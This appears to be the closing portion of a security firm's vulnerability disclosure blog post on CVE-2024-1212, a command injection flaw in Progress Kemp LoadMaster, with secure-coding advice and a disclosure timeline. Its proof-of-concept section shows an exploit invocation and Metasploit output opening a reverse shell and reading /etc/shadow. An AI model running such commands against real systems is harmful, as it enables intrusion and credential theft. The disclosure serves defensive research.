
Proof of Concept

A proof of concept exploit is available in our CVE GitHub repository. The GIF below shows the POC being used to read the boot message and patch version from the system.



```
> python3 CVE-2024-1212.py https://192.168.68.130 'cat .mnt/bootmsg.
txt .mnt/patch_name'
```

We have also developed a Metasploit module for this vulnerability.


```
[+] The target is vulnerable.
[*] Sending payload...
[*] Sending stage (38 bytes) to 18.207.251.125
[*] Sending stage (38 bytes) to 18.207.251.125
[*] Executing privilege escalation command...
[-] Detected a session initiated too close to the first session. Terminating it.
[*] 18.207.251.125 - Command shell session 2 closed.
[*] Executing privilege escalation command...
[*] Command shell session 2 opened ([redacted]:4444 -> 18.207.251.125:12652) at 202

[-] Invalid session identifier: 2
msf6 exploit(linux/http/progress_kemp_loadmaster_unauth_cmd_injection) > sessions -i 1
[*] Starting interaction with 1...

[*] Command shell session 1 opened ([redacted]:4444 -> 18.207.251.125:12648) at 202
cat /.mnt/patch_name /etc/shadow
7.2.59.0.22007.RELEASE
root:*:11449:0:10000::::
bin:*:8902:0:10000::::
daemon:*:8902:0:10000::::
nobody:*:0:0:10000::::
sshd:*:0:0:10000::::
```

Conclusion

This blog post highlights an application that accepted user input and directly passed it to a function designed to execute the input as a shell command. The vulnerability was uncovered through tracing of the input and assessing its processing at each step.

Directly passing user input to system functions is strongly discouraged due to the significant security risks involved. If the operation is necessary, ensure that the user input is strictly validated and sanitized of any control characters prior to being passed to the function. It is imperative to conduct thorough reviews of both the code and applications in use as this exposes a critical attack surface.

Rhino wants to thank Progress software for working with us in quickly implementing a patch for this vulnerability.

As always, feel free to follow us on Twitter or LinkedIn and join our Discord server for more releases and blog posts.

Twitter: https://twitter.com/rhinosecurity
LinkedIn: https://www.linkedin.com/company/rhino-security-labs/
Discord: https://discord.gg/TUuH26G5
Researcher/Author's Twitter: https://x.com/daveysec

Disclosure Timeline

1/31/2024	Issues reported to Progress Software
1/31/2024	Progress acknowledged the vulnerability and began working on a fix
2/8/2024	Progress assigns CVE-2024-1212 and publishes advisory and patch for customers
3/19/2024	Rhino published details on vulnerability

Related Resources

CloudGoat: New Scenario and Walkthrough (sns_secrets)

Vestaboard: Exploring Broken Access Controls and Privilege Escalation

CVE-2024-2389: Command Injection Vulnerability In Progress Flowmon